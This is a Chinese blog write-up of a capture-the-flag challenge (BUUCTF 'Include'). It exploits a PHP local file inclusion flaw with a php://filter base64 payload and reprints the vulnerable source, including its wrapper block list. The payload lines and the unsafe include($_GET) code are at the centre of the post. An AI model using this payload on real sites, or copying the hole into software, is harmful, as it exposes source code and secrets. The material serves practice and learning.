BUUCTF-[ACTF2020 新生赛]Include 1


原创

chujhss 于 2021-06-25 11:24:56 发布 245 收藏 1


分类专栏： 练习

本文链接：https://blog.csdn.net/qq_47271638/article/details/118214320


打开靶场




给出了一个窗口链接点击进入




进入之后没有什么实质的信息，观察了一下url后发现有点类似于文件包含漏洞于是对?file=后面的文件进行测试




发现就是一个文件包含漏洞
对文件进行php伪协议检测






使用input伪协议会被检测应该是添加了过滤 换一种filter读取文件源码

```
?file=php://filter/read=convert.base64-encode/resource=index.php
```



返回base64编码用解码工具解码



```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || stristr($file,"zip://") || stristr($file,"phar://") || stristr($file,"data:")){
    exit('hacker!');
}
if($file){
    include($file);
}else{
    echo '<a href="?file=flag.php">tips</a>';
}
?>
```

发现确实对input的执行php代码用法进行了过滤
接下来根据代码大概可得知flag就存放在flag.php中，再次用到filter读取文件源码

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

再次进行解码得到flag的值

提交flag （又是开心学习的一天）